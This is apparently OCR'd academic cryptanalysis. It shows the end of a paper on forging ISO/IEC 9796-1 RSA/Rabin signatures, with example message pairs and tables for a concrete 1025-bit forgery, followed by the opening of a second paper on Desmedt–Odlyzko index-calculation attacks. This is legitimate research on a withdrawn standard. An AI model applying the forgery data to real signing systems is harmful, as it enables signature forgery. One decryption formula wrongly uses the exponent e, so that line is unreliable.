=	$F(a_z)$	$F(a_{z-1})$	..	$F(a_2)$	$F(a_1)$	=	$F(b_z)$	$F(b_{z-1})$	..	$F(b_2)$	$F(b_1)$

Using these notations, we can transform (11) into the equivalent

$$\begin{array}{lll} F_i(a_i) = aw_i + \bar{a}_{i-1} \bmod 2^{16} & F_i(b_i) = bw_i + \bar{b}_{i-1} \bmod 2^{16} & \text{for } 1 \le i < z \\ F_i(a_z) = aw_z + \bar{a}_{z-1} & F_z(b_z) = bw_z + \bar{b}_{z-1} & \end{array} \tag{13}$$

The search for message pairs A, B satisfying (10) is equivalent to the search of w_i, a_i, b_i, $\bar{a}_i$, $\bar{b}_i$ satisfying (12) and (13). This is z smaller problems, linked together by the overflows $\bar{a}_i$, $\bar{b}_i$.

7.4 Reducing Overflows $\bar{a}_i$, $\bar{b}_i$ to One Link l_i

Definition (12) of the overflows $\bar{a}_i$, $\bar{b}_i$ implies, by induction

$$\bar{a}_i = \left\lfloor \frac{a\,[W]_{16i}}{2^{16i}} \right\rfloor \quad \text{and} \quad \bar{b}_i = \left\lfloor \frac{b\,[W]_{16i}}{2^{16i}} \right\rfloor \quad \text{for } 1 \le i < z \tag{14}$$

Since $0 \le [W]_{16i} < 2^{16i}$ we have

$$0 \le \bar{a}_i < a \quad \text{and} \quad 0 \le \bar{b}_i < b \tag{15}$$

We also observe that $\bar{a}_i/\bar{b}_i$ is roughly equal to the ratio a/b, more precisely equation (14) implies successively

$$a\frac{[W]_{16i}}{2^{16i}} - 1 < \bar{a}_i \le a\frac{[W]_{16i}}{2^{16i}} \quad \text{and} \quad b\frac{[W]_{16i}}{2^{16i}} - 1 < \bar{b}_i \le b\frac{[W]_{16i}}{2^{16i}}$$

$$\frac{\bar{a}_i}{a} \le \frac{[W]_{16i}}{2^{16i}} < \frac{\bar{a}_i + 1}{a} \quad \text{and} \quad \frac{\bar{b}_i}{b} \le \frac{[W]_{16i}}{2^{16i}} < \frac{\bar{b}_i + 1}{b}$$

$$a\frac{\bar{b}_i}{b} - 1 < \bar{a}_i < a\frac{\bar{b}_i + 1}{b} \quad \text{and} \quad b\frac{\bar{a}_i}{a} - 1 < \bar{b}_i < b\frac{\bar{a}_i + 1}{a}$$

so, as consequence of their definition, the $\bar{a}_i$, $\bar{b}_i$ must satisfy

$$-a < a\bar{b}_i - b\bar{a}_i < b \tag{16}$$

For a given $\bar{b}_i$ with $0 \le \bar{b}_i < b$, one or two $\bar{a}_i$ are solutions of (16): $\lfloor a\,\bar{b}_i/b \rfloor$, and $\lfloor a\,\bar{b}_i/b \rfloor + 1$ if and only if $a\,\bar{b}_i \bmod b > b - a$.

It is handy to group $\bar{a}_i$, $\bar{b}_i$ into a single *link* defined as

$$l_i = \bar{a}_i + \bar{b}_i + 1 \qquad \text{with} \quad 1 \le l_i < a + b \tag{17}$$

so we can rearrange (16) into

$$\bar{a}_i = \left\lfloor \frac{a\,l_i}{a+b} \right\rfloor \quad \text{and} \quad \bar{b}_i = \left\lfloor \frac{b\,l_i}{a+b} \right\rfloor \tag{18}$$

7.5 Turning the Problem Into a Graph Traversal

For $1 \le i \le z$, we define a set of triples T_i as

$$T_i = \{(l_i, w_i, l_{i-1}) \mid \exists (a_i, b_i, \bar{a}_i, \bar{b}_i, \bar{a}_{i-1}, \bar{b}_{i-1}) \text{ satisfying } (12), (13), (15), (17), (18)\}$$

We consider a layered graph, where the vertices in the i'th layer are all the elements of T_i, and there is an edge between the two vertices $(l_i, w, l_{i-1}) \in T_i$ and $(l'_{i-1}, w', l'_{i-2}) \in T_{i-1}$ if and only if $l_{i-1} = l'_{i-1}$. Solving (10) is equivalent to finding a connected path from an element of T_1 to an element of T_z. If this can be achieved, a suitable W is obtained by concatenating the w_i in the path, and $\mu(A)$, $\mu(B)$ follow from (11).

7.6 Building and Traversing the Graph

The graph can be explored in either direction with about equal ease, we describe the right to left procedure. Initially we start with the only link $l_0 = 1$. At step $i = 1$ and growing, for each of the link at the previous step, we vary b_i in range $[0, \ldots, 2^8 - 1]$ and directly compute

$$w_i = \left(F_i(b_i) - \left\lfloor \frac{b\,l_{i-1}}{a+b} \right\rfloor \right) b^{-1} \bmod 2^{16} \tag{19}$$

Using an inverted table of F_i we can determine in one lookup if there exist an a_i such that

$$F_i(a_i) = a\ w_i + \left\lfloor \frac{a\,l_{i-1}}{a+b} \right\rfloor \bmod 2^{16} \tag{20}$$

and in that case we record the new triple (l_i, w_i, l_{i-1}) with the new link

$$l_i = \left\lfloor \frac{a\ w_i + \left\lfloor \frac{a\,l_{i-1}}{a+b} \right\rfloor}{2^{16}} \right\rfloor + \left\lfloor \frac{b\ w_i + \left\lfloor \frac{b\,l_{i-1}}{a+b} \right\rfloor}{2^{16}} \right\rfloor + 1 \tag{21}$$

We repeat this process until a step has failed to produce any link, or we reach $i = z$ where we need to modify (19), (20), (21) by replacing the term 2^{16} by $2^{(k+2 \bmod 16)+13}$, and reject nodes where $l_z \ne 1$.



3c 6d
67 0e
85 f2 ac f2 ac f2 ac f2 ac f2 ac f2 ac 87
14 ba e3 ba e3 ba e3 ba e3 ba e3 ba e3 b8
7d 64 64 7d 64 7d 64 7d 64 7d 64 7d 4d
7b f3 f3 7b f3 7b f3 7b f3 7b f3 7b 9e
ef ef ef ef ef 15 ef 9d
9d 9d 9d 9d 9d 6a 9d fe
2c 07
d9 58

Fig. 1. Graph of solutions of (10) for $k = 256$ and $a/b = 11/19$

If we produce a link in the last step $i = z$, we can obtain a solution to (10) by backtracking any path followed, and the resulting graph covers all the solutions.

Exploration for the simplest ratio 9/17 stops on the first step, but 11/19 is more fruitful. For example, for modulus size $k = 256$, and restricting to nodes belonging to a solution, we can draw the graph in figure 1.

Using this graph to produce solutions to (10) is simple: message pairs are obtained by choosing a path between terminal nodes, and collecting the message bytes a_i (resp. b_i) shown above (resp. below) the nodes[1]. For example, if we follow the bottom link, the graph gives the messages:

A=85f27d64ef64ef64ef64ef64ef152c07
B=14ba7bf39df39df39df39df39d6ad958

and the redundant messages:

$\mu(A)$=458515f2fa7d2964c1ef2964c1ef2964c1ef2964c1ef2964c1ef3415572cef76
$\mu(B)$=78146bbaf67b18f3da9d18f3da9d18f3da9d18f3da9d18f3da9d2b6aadd94086

with indeed $\mu(A)/\mu(B) = 11/19$.

By following the upper link, we can compute another message pair C, D with the same ratio $\mu(C)/\mu(D)$, as:

C=85f27d64acf27d64acf27d64acf23c6d
D=14ba7bf3e3ba7bf3e3ba7bf3e3ba670e

which gives:

$\mu(C)$=458515f2fA7d2964b7ac15f2fA7d2964b7ac15f2fA7d2964b7ac15f2873c2ad6
$\mu(D)$=78146bbaf67b18f3c8e36bbaf67b18f3c8e36bbaf67b18f3c8e36bba2f67ece6

[1] For the sake of convenience we have shown the bytes a_i, b_i of messages A, B instead of the triples (l_i, w_i, l_{i-1}).

7.7 Existential Forgery from the Signature of Three Chosen Messages

By selecting a ratio a/b and finding two messages pairs A, B and C, D solutions of (10), we can now construct four messages A, B, C, D as exemplified in the previous section such that:

$$\mu(A) \cdot \mu(D) = \mu(B) \cdot \mu(C) \tag{22}$$

In the RSA case, this enables us to express the signature of A as a function of the other signatures:

$$\mu(A)^d = \frac{\mu(B)^d \cdot \mu(C)^d}{\mu(D)^d} \mod N$$

In Rabin's case, we must distinguish two cases. The first case is when we have:

$$\left(\frac{\mu(A)}{N}\right) = \left(\frac{\mu(D)}{N}\right) = -\left(\frac{\mu(B)}{N}\right) = -\left(\frac{\mu(C)}{N}\right)$$

We can assume without loss of generality that:

$$\left(\frac{\mu(A)}{N}\right) = \left(\frac{\mu(D)}{N}\right) = 1$$

Then we can write:

$$\mu(A) \cdot \mu(D) = 2^2 \cdot \frac{\mu(B)}{2} \cdot \frac{\mu(C)}{2} \mod N$$

and denoting by $\sigma_A, \sigma_B, \sigma_C, \sigma_D$ the signatures of messages A, B, C, D, we obtain:

$$\sigma_A \cdot \sigma_D = 2^{2d} \cdot \sigma_B \cdot \sigma_C \mod N$$

Therefore, from the four signatures we obtain the value of $2^{2d} \mod N$. As explained in section 3.3, since $\left(\frac{2}{N}\right) = -1$, this allows to recover the factorization of N. Note that this can only happen if the ratio a/b is such that $\left(\frac{a}{N}\right) = -\left(\frac{b}{N}\right)$.

Otherwise, one obtains the following relation between the four signatures:

$$\sigma_A \cdot \sigma_D = \sigma_B \cdot \sigma_C \mod N$$

which enables to forge one signature knowing the three others.

7.8 Reducing the Number of Required Signatures for Small e

Assume that we can find two messages A, B, solution of

$$\frac{\mu(A)}{\mu(B)} = \frac{a^e}{b^e} \quad \text{with } a \neq b \tag{23}$$

for some known integers a, b. For the RSA case, we can then forge the signature of A given the signature of B:

$$\mu(A)^d = \frac{a}{b} \cdot \mu(B)^d \mod N$$

For the Rabin case, we can either forge the signature of A given the signature of B if $\left(\frac{a}{N}\right) = \left(\frac{b}{N}\right)$, or factor N given the two signatures if $\left(\frac{a}{N}\right) = -\left(\frac{b}{N}\right)$.

An example with $e = 2$ and $k = 512$ with the ratio $19^2/25^2$ is the following message pair:

A=`ECE8F706C09CA276A3FC8F00803C821D90A3C03222C37DE26F5C3FD37A886FE4`
B=`CA969C94FA0B801DDEEA0C22932D80570F95A9C767D27FA8F06A56E7371B16DF`

An example for $e = 3$ with $k = 510$ and ratio $49^3/57^3$ is:

A=`C6C058A3239EE6D5ED2C4D17588B02B884A30D92B5D414DDB4B5A6DA58B6901B`
B=`20768B854644F693DB1508DE0124B4457CD7261DF699F422D9634D5E4D5781A4`

8 Conclusion

We have shown two different attacks against the ISO/IEC 9796-1 signature standard. The first attack is based on Desmedt and Odlyzko's attack and produces a forgery with a few hundred messages. The second attack is based on a graph traversal and constructs two messages pairs whose expansion are in a common ratio; this allows to produce a forgery from only three messages.

References

1. D. Coppersmith, S. Halevi and C. Jutla, *ISO 9796-1 and the new forgery strategy*, Research contribution to P1363, 1999, available at `http://grouper.ieee.org/groups/1363/contrib.html`.
2. J.S. Coron, D. Naccache and J.P. Stern, *On the security of RSA Padding*, Proceedings of Crypto '99, LNCS vol. 1666, Springer-Verlag, 1999, pp. 1-18.
3. Y. Desmedt and A. Odlyzko. *A chosen text attack on the RSA cryptosystem and some discrete logarithm schemes*, Proceedings of Crypto '85, LNCS 218, pp. 516–522.
4. K. Dickman, *On the frequency of numbers containing prime factors of a certain relative magnitude*, Arkiv för matematik, astronomi och fysik, vol. 22A, no. 10, pp. 1–14, 1930.
5. L. Guillou, J.-J. Quisquater, M. Walker, P. Landrock and C. Shaer, *Precautions taken against various attacks in* ISO/IEC DIS 9796, Proceedings of Eurocrypt' 90, LNCS 473, pp 465–473, 1991.
6. S. Goldwasser, S. Micali and R. Rivest, *A digital signature scheme secure against adaptive chosen-message attacks*, SIAM Journal of computing, 17(2):281-308, April 1988.
7. F. Grieu, *A chosen message attack on the ISO/IEC 9796-1 signature scheme*, Advances in Cryptology - Eurocrypt 2000, LNCS 1807, pp. 70–80.
8. ISO/IEC 9796, *Information technology - Security techniques - Digital signature scheme giving message recovery, Part 1 : Mechanisms using redundancy*, 1999.
9. C. Lanczos, *An iterative method for the solution of the eigenvalue problem of linear differential and integral operator*, J. Res. Nat. Bur. Standards, 1950, vol. 45, pp. 255–282.
10. H. W. Lenstra, Jr., *Factoring integers with elliptic curves*, Ann. of Math. (2) 126 (1987) pp. 649-673.
11. A.J. Menezes, P. C. van Oorschot and S.A. Vanstone, *Handbook of Applied Cryptography*, CRC press, 1996.
12. J.-F. Misarsky, *How (not) to design RSA signature schemes*, Public-key cryptography, Springer-Verlag, Lectures notes in computer science 1431, pp. 14–28, 1998.
13. R. Rivest, A. Shamir and L. Adleman, *A method for obtaining digital signatures and public key cryptosystems*, CACM 21, 1978.
14. V. Shoup, *Number Theory C++ Library (NTL) version 5.3.1.* Available at `www.shoup.net`.
15. D. Stinson, *Cryptography: theory and practice*, CRC Press, Inc. 1995.

A Background on Legendre and Jacobi Symbol

The Legendre symbol relative to an odd prime p is defined by:

$$\left(\frac{x}{p}\right) = \begin{cases} 1 & \text{if } x \neq 0 \mod p \text{ and } x \text{ is a square modulo } p \\ 0 & \text{if } x = 0 \mod p \\ -1 & \text{otherwise.} \end{cases}$$

We have the following lemma [11]:

Lemma 1. *Let $p \neq 2$ be a prime. For any integer x,*

$$\left(\frac{x}{p}\right) = x^{\frac{p-1}{2}} \mod p$$

The Jacobi symbol relative to an odd integer $n = \prod p_i^{e_i}$ is defined from Legendre symbols as follows:

$$\left(\frac{x}{n}\right) = \prod \left(\frac{x}{p_i}\right)^{e_i}$$

The Jacobi symbol can be computed without knowing the factorization of n; we refer to [15] for a detailed study. The following lemma enables to show that signature verification of Rabin-Williams signature scheme works.

Lemma 2. *Let N be an RSA-modulus with $p = 3 \mod 8$ and $q = 7 \mod 8$. Then $\left(\frac{2}{N}\right) = -1$ and $\left(\frac{-1}{N}\right) = 1$. Let $d = (N-p-q+5)/8$. Then for any integer x such that $\left(\frac{x}{N}\right) = 1$, we have that $x^{2d} = x \mod N$ if x is a square modulo N, and $x^{2d} = -x \mod N$ otherwise.*

B Useful Pairs for the Attack from Section 6

We provide in table 3 the list of high-low pairs (x, y) of 16-bit words, together with their sum $z = x + y$. Recall that a high-low pair (x, y) is such that x is a valid high word, y is a valid low word, and $z = x + y$ is a valid middle word. All the constants in the table are given in hexadecimal (base-16) representation.

C A Concrete ISO/IEC 9796-1 Forgery using the Attack from Section 6

The forgery is given for a 1025-bit modulus with $e = 3$. Let us denote the 112-bit constant $\Gamma = 1001001$, where each digit represents a 16-bit word.

Step 1 :. For $1 \leq i \leq 273$, we let $x_i = (a_i\, b_i\, c_i\, d_i)$ be an integer such that

$$\begin{aligned} a_i &= \bar{s}(u_{i,1})\, \tilde{s}(u_{i,2})\, u_{i,1}\, u_{i,2} \\ b_i &= s(u_{i,3})\, s(u_{i,4})\, u_{i,3}\, u_{i,4} \\ c_i &= s(u_{i,5})\, s(u_{i,6})\, u_{i,5}\, u_{i,6} \\ d_i &= s(u_{i,7})\, s(u_{i,8})\, u_{i,8}\;\; 6 \end{aligned}$$

$x =$	8f30	af60	8f80	bfa0	afd0	b211	d221	9241	c251	d291	92f1	a462
$y =$	0316	4316	4316	2266	1316	0d96	1ce6	1d96	0d96	2ce6	1ce6	3ba6
$z =$	9246	f276	d296	e206	c2e6	bfa7	ef07	afd7	cfe7	ff77	afd7	e008
$x =$	a4d2	94f2	d923	9943	8983	99f3	8834	a864	8884	b8a4	a8d4	8585
$y =$	4ba6	3ba6	2456	4456	2456	5316	1316	5316	5316	3266	2316	6086
$z =$	f078	d098	fd79	dd99	add9	ed09	9b4a	fb7a	db9a	eb0a	cbea	e60b
$x =$	95f5	d326	9346	8386	93f6	ae67	aed7	9ef7	8138	8138	9148	b1a8
$y =$	6086	2456	4456	2456	5316	3ba6	4ba6	3ba6	2ba6	6ad6	3ba6	4ad6
$z =$	f67b	f77c	d79c	a7dc	e70c	ea0d	fa7d	da9d	acde	ec0e	ccee	fc7e
$x =$	a1d8	cc59	8c89	ba1a	8a3a	9a4a	8a8a	caea	c75b	c7eb	97fb	b61c
$y =$	1ad6	2526	2526	4456	5456	2456	4456	2316	1ba6	0ba6	1ba6	1f76
$z =$	bcae	f17f	b1af	fe70	de90	bea0	cee0	ee00	e301	d391	b3a1	d592
$x =$	a66c	96fc	bb1d	8b3d	9b4d	8b8d	bbad	9bfd	cd5e	cdee	9dfe	b01f
$y =$	1f76	4e06	2ce6	1d96	2d96	6ce6	1ce6	2ce6	1ba6	0ba6	1ba6	4456
$z =$	c5e2	e502	e803	a8d3	c8e3	f873	d893	c8e3	e904	d994	b9a4	f475
$x =$	803f	904f	808f	c0ef								
$y =$	5456	2456	4456	2316								
$z =$	d495	b4a5	c4e5	e405								

Table 3. High-Low Pairs (x, y) and their sum $z = x + y$

where $v[i] = u_{i,1}\, u_{i,2}\, u_{i,3}\, u_{i,4}\, u_{i,5}\, u_{i,6}\, u_{i,7}\, u_{i,8}$ is given in Table 4. We obtain $M_i = \Gamma \cdot x_i$, which is a valid encoding for a message m_i, such that $M_i = \mu(m_i)$.

Step 2 : Obtain the 272 signatures $s_i = \mu_{\text{ISO}}(m_i)^d \mod N$ for $1 \leq i \leq 272$.

Step 3 : The signature of m_{273} is given by:

$$\mu(m_{273})^d = \Gamma^{-139} \prod_{i=1}^{587} p_i^{-\texttt{g[}i\texttt{]}} \prod_{i=1}^{272} s_i^{\texttt{b[}i\texttt{]}} \mod N, \tag{24}$$

where p_i is the i-th prime, and the `b[i]`'s and `g[i]`'s are given in Table 5.

$\mathtt{v}[1..273] =$

113C2789	2103E5FE	213488FE	215041FE	21A1F6FE	23979965	23A9DF65	26013565	26182D65	261B3865
26235B65	26729D65	26EB1465	30157C81	3038C281	304D5B81	30CF6581	34045BF1	340AC4F1	34596BF1
34B660F1	34E1B0F1	34FF49F1	3814BA6A	38585D6A	3873976A	38A9396A	38E2F86A	38EEE56A	385192BD
3854A9BD	3882F7BD	389E88BD	38BB52BD	3A16E425	3A3C6125	3A797525	3A9B4E25	3AB30125	3ABFBC25
3AD30A25	3D12D3F9	3D6C4AF9	3D8AF3F9	3D91E4F9	3D9E3BF9	3DD521F9	3DE363F9	3DEDAFF9	3F09D025
3F198D25	3F3DFC25	3FCE9B25	410AB2F9	4122BDF9	412F08F9	413EDBF9	41C584F9	41EE50F9	41F296F9
4345DC55	43486155	4372C655	43793F55	4385E655	43EE7B55	4617F255	4627D755	463CF255	4665D455
468AA555	46DB9055	484B4E1A	488ED71A	48E4B91A	48EE6D1A	4A55A165	4A6F6565	4A77DA65	4A905D65
4AC74265	4AEE8465	4D069469	4D147369	4D31AB69	4D420C69	4D499369	4D532169	4D56A869	4D758769
4D84EE69	4DD22969	4F2BF565	4F2C2665	4F758F65	4FA5A565	4FD7BD65	51C43089	51DA7A89	51E7E789
590CC262	59733762	59F54062	5B07E9FA	5B9EFDFA	5BBC4BFA	5BDC93FA	5BFCCEFA	5E062FFA	5E157DFA
5E4550FA	5E7CB6FA	5E963AFA	5ED3F8FA	6015AF51	60326151	60372751	604F6B51	60708951	607F0B51
60931F51	60D7FF51	6297391A	6486D321	6496D721	64F0D121	6758901A	675ED11A	67F7F31A	6C3FB8F7
6C9916F7	6CAA47F7	6CD886F7	806BD551	806F2D51	80A83051	831D3465	833A6E65	837B2565	837F0865
83B16265	83DA9C65	840FAF21	84149621	84704721	84802A21	84A25A21	84F1E221	84FDA321	858D66B8
85EB0BB8	861A4765	8634B865	866AB865	868D6165	86AC2F65	891EF962	89220762	892C2662	893ABD62
8950EA62	89CFD062	89DA4562	8A049B55	8A27EF55	8A32DF55	8A489755	8A523055	8A7F9955	8AB3CA55
8AD3AD55	8AF88555	8DA35BBE	8DC6B0BE	8DDAC3BE	8F1F7855	8F5F5F55	8FC42755	8FEC2655	913BD36E
9158BF6E	9199DF6E	91B4856E	91D1546E	91E5696E	A0B92266	A0BA2B66	A4401E16	A4DFFF16	A4ED5A16
A4F64416	A8668A5D	AD0C6EFE	AD8124FE	ADB3D7FE	ADC5A6FE	ADDAF5FE	D00806F1	D07D68F1	D0D26DF1
D0DDC2F1	D20C395A	D25CE85A	D278785A	D2B6C25A	D2BF0D5A	D2E44D5A	D400B761	D41E1961	D4732D61
D494FC61	D4A85061	D79B1B5A	D79FAA5A	D801D7FD	D815D2FD	D868D1FD	D8F292FD	EA43E961	EA485761
EA4E1261	EB355C8A	EB37F78A	EB73DA8A	EED7308A	EEDBF58A	EEE9118A	EF784561	EF7CB861	EF8FDE61
F10F04FE	F146DAFE	F18C0CFE	F196ACFE	F1B831FE	F1CFA5FE	F1D371FE	F269861A	F26A251A	F28A8D1A
F32E2E21	F3369421	F3EB6821	F52952B8	F55C47B8	F5CC08B8	F6202521	F64ABA21	F6683921	F684CE21
F6DE0521	F6F67621	F7BDBD1A	F7D0F01A	F7D2411A	F7F60F1A	FB6E9AFA	FBA2B8FA	FBF809FA	FC8BA450
FCBC2050	FCD65150	FCEFE550	FD705E6E	FDBACE6E	FDE3756E	FE0395FA	FE0F38FA	FE0FABFA	FE2ECFFA
FE56C3FA	FE9C2EFA	FEEFA7FA							

Table 4. A table of $v[i] = u_{i,1}\, u_{i,2}\, u_{i,3}\, u_{i,4}\, u_{i,5}\, u_{i,6}\, u_{i,7}\, u_{i,8}$

$\mathtt{b}[1..272] =$

2	2	1	2	1	2	2	2	2	1	2	2	2	1	1	1	2	1	2	1	1	2	2	1	1	1
2	2	2	1	2	1	1	2	2	1	2	1	1	2	1	2	2	2	1	2	2	2	2	1	2	2
1	2	1	1	1	2	2	1	1	2	1	2	2	2	2	1	2	1	2	2	2	2	2	1	1	1
1	1	1	1	2	1	1	2	1	2	2	2	1	2	1	1	1	2	1	1	2	1	2	2	2	1
1	1	2	1	1	2	1	1	2	2	1	1	2	1	1	1	2	1	2	2	2	2	2	1	2	2
1	2	2	2	1	1	2	2	1	2	1	1	1	1	2	2	2	2	1	1	2	2	1	2	1	2
2	2	2	1	1	2	1	2	2	2	1	1	1	1	1	2	2	1	1	1	2	1	2	2	2	2
1	2	1	2	1	2	1	2	1	2	1	2	1	2	1	2	1	2	2	1	2	1	2	1	2	2
2	1	2	1	2	2	2	1	2	1	1	2	1	1	2	2	2	1	2	2	2	2	2	1	2	2
2	1	2	2	2	1	1	2	2	2	1	1	1	2	2	1	2	2	1	2	1	2	1	1	1	2
2	1	1	1	1	1	1	1	2	1	2	2														

$\mathtt{g}[1..272] =$

8B	89	4F	3D	20	25	1D	14	14	13	11	0F	10	0B	0D	0B	0A	0B	07	08
09	07	0B	08	0B	07	05	04	08	08	05	04	08	01	07	04	07	04	02	04
0A	05	07	07	06	05	05	04	03	05	03	04	05	04	03	04	05	05	03	04
02	03	03	02	02	02	02	02	03	02	02	02	02	01	01	02	04	05	02	02
06	04	02	01	01	04	01	02	02	01	04	03	02	02	01	02	01	02	03	02
00	02	02	02	03	02	01	01	02	03	04	03	02	02	02	02	02	01	01	02
02	05	00	00	01	01	03	01	02	02	00	01	01	02	01	00	02	03	02	01
02	02	01	01	02	02	01	02	01	03	01	00	01	01	02	01	01	02	00	02
02	00	02	00	02	01	02	01	03	01	01	01	01	03	02	00	01	01	02	02
00	01	02	01	00	01	01	01	01	01	01	01	02	01	01	01	02	01	03	02
02	01	01	01	03	03	01	00	00	01	01	02	01	01	01	01	02	02	02	01
02	01	00	01	01	00	01	02	01	02	00	01	01	02	00	04	02	01	01	01
00	02	00	01	00	00	01	00	01	00	01	01	00	00	01	00	03	00	01	00
02	03	02	01	01	01	01	01	00	02	01	02	00	00	02	02	00	01	00	01
02	02	02	01	00	01	01	02	00	02	01	02	00	01	00	00	02	01	01	01
01	01	00	01	00	01	01	02	00	01	02	00	01	03	02	00	00	02	00	01
01	00	02	00	00	00	01	00	01	01	00	01	00	01	01	00	02	01	01	00
02	00	00	00	01	01	01	02	01	01	00	00	00	00	01	01	01	00	01	01
02	02	01	01	01	01	01	00	00	01	00	00	00	01	01	01	01	00	01	00
00	01	00	00	00	02	02	00	01	00	00	00	01	01	00	00	00	02	02	00
00	00	00	01	00	00	01	00	00	00	01	01	01	00	01	02	00	01	00	00
01	01	01	01	00	01	01	01	00	00	01	01	00	00	01	00	01	00	01	01
01	00	01	00	01	00	02	00	01	00	01	00	02	01	00	00	01	00	00	00
00	00	02	01	00	00	00	01	00	00	00	00	00	00	03	00	00	01	00	00
00	01	00	00	01	02	00	00	01	00	02	00	00	00	00	02	00	01	00	00
00	00	00	00	01	01	01	00	00	01	02	00	00	00	00	01	00	00	01	00
00	00	00	00	01	01	00	01	00	00	00	01	00	01	00	00	00	01	00	00
01	01	00	00	00	00	00	01	00	01	01	00	00	01	00	01	00	00	00	00
01	01	02	00	00	00	00	01	00	00	00	01	00	01	01	00	00	00	01	00
01	00	00	01	00	02	00													

Table 5. The exponents $\mathtt{b}[\mathtt{i}]$ and $\mathtt{g}[\mathtt{i}]$ from Equation (24)

Index Calculation Attacks on RSA Signature and Encryption

[Non publié. *Accepté par Designs Codes & Cryptography*]

Jean-Sébastien Coron[1], Yvo Desmedt[2], David Naccache[1],
Andrew Odlyzko[3], and Julien P. Stern[4]

[1] Gemplus Card International
{jean-sebastien.coron,david.naccache}@gemplus.com
[2] Florida State University
desmedt@cs.fsu.edu
[3] University of Minnesota
odlyzko@umn.edu
[4] Cryptolog International
julien@cryptolog.com

Abstract. At Crypto '85, Desmedt and Odlyzko described a chosen-ciphertext attack against plain RSA encryption. The technique can also be applied to RSA signatures and enables an existential forgery under a chosen-message attack. The potential of this attack remained untapped until a twitch in the technique made it effective against two very popular RSA signature standards, namely ISO/IEC 9796-1 and ISO/IEC 9796-2. Following these attacks ISO/IEC 9796-1 was withdrawn and ISO/IEC 9796-2 amended. In this paper, we explain in detail Desmedt and Odlyzko's attack as well as its application to the cryptanalysis of ISO/IEC 9796-2.

1 Introduction

RSA was invented in 1977 by Rivest, Shamir and Adleman [13], and is now the most widely used public-key cryptosytem. RSA can be used for both encryption and signature.

A chosen-ciphertext attack against plain RSA encryption was described at Crypto '85 by Desmedt and Odlyzko [4]. In the plain RSA encryption scheme, a message m is simply encrypted as :

$$c = m^e \mod N$$

where N is the RSA modulus and e is the public exponent. Informally, during a chosen-ciphertext attack, an attacker may obtain the decryption of any ciphertext of his choice; the attacker's goal being to decrypt (or to recover some information about) some given ciphertext. However, Desmedt and Odlyzko's attack did not seem to threaten real-world RSA encryption standards, because in practice, the message m is generally encoded as $\mu(m)$ before being encrypted :

$$c = \mu(m)^e \mod N$$

where μ is some (probabilistic) algorithm.

As noted in [11], Desmedt and Odlyzko's attack can also be applied to RSA signatures. Recall that the RSA signature of a message m is defined as:

$$s = \mu(m)^d \mod N$$

where $\mu(m)$ is an encoding function and d the private exponent. As we will see below, Desmedt and Odlyzko's attack on RSA signatures only applies if the encoding function $\mu(m)$ produces integers much smaller than N. In this case, one obtains an existential forgery under a chosen-message attack. In this setting, the attacker can ask for the signature of any message of his choice, and his goal is to forge the signature for some (possibly meaningless) message which was not signed before.

At Crypto '99 [3], Coron, Naccache and Stern published an attack against the ISO/IEC 9796-2 RSA signature standard [7] and a slight variant of the ISO/IEC 9796-1 signature standard [6]. Both attacks were an adaptation of Desmedt and Odlyzko's attack, which could not be applied directly since for both standards $\mu(m)$ happened to be as big as N. Shortly after, the attack was extended to the real ISO/IEC 9796-1 standard by Coppersmith, Halevi and Jutla [2]. Following this final blow ISO/IEC 9796-1 was withdrawn and ISO/IEC 9796-2 amended.

This paper is organized as follows: we first recall the definition of the RSA cryptosystem. Then we describe Desmedt and Odlyzko's attack against plain RSA encryption, and eventually its application to the cryptanalysis of the ISO/IEC 9796-2 standard.

2 The RSA Cryptosystem

The first instance of public-key encryption and digital signatures was invented in 1977 by Rivest, Shamir and Adleman [13]:

Definition 1 (The RSA Primitive). *The RSA primitive is a family of trapdoor permutations, specified by:*

- *The RSA generator $\mathcal{RSA}$, which on input 1^k, randomly selects two distinct $k/2$-bit primes p and q and computes the modulus $N = p \times q$. It randomly picks an encryption exponent $e \in \mathbb{Z}^*_{\phi(N)}$, computes the corresponding decryption exponent $d = e^{-1} \bmod \phi(N)$ and returns (N, e, d);*
- *The function $f : \mathbb{Z}^*_N \to \mathbb{Z}^*_N$ defined by $f(x) = x^e \bmod N$;*
- *The inverse function $f^{-1} : \mathbb{Z}^*_N \to \mathbb{Z}^*_N$ defined by $f^{-1}(y) = y^d \bmod N$.*

2.1 The RSA Encryption Scheme

The standard practice for encrypting a message m with RSA is to first apply an encoding scheme μ and raise $\mu(m)$ to the public exponent e. The algorithm μ is generally chosen to be probabilistic. The ciphertext c is then

$$c = \mu(m)^e \bmod N \ .$$

where (N, e) is the public-key. Decryption simply consists in using the private key d to compute :

$$\mu(m) = c^e \bmod N \ .$$

and recover m from $\mu(m)$.

2.2 The RSA Signature Scheme

As previously, the public-key is (N, e) and the private key is d. The RSA signature scheme is specified by an encoding function μ, which takes as input a message m and returns an integer modulo N, denoted $\mu(m)$. The signature of a message m is then:

$$s = \mu(m)^d \mod N$$

The signature s is verified by checking that :

$$\mu(m) \overset{?}{=} s^e \mod N$$

3 Attack on RSA Encryption

In [4], Desmedt and Odlyzko describe a chosen-ciphertext attack against plain RSA encryption. Recall that for plain RSA encryption, a message m is directly encrypted as $c = m^e \mod N$. The attack's setting is the following :

1. The attacker receives the public-key (N, e).
2. The attacker can ask for the decryption of any ciphertext of his choice, *i.e.* he submits x and receives $m = x^d \mod N$ for any x of his choice. The number of decryption queries is unlimited.
3. Upon receiving a challenge ciphertext c, the attacker's ability to make decryption queries ceases. The attacker must now output $c^d \mod N$.

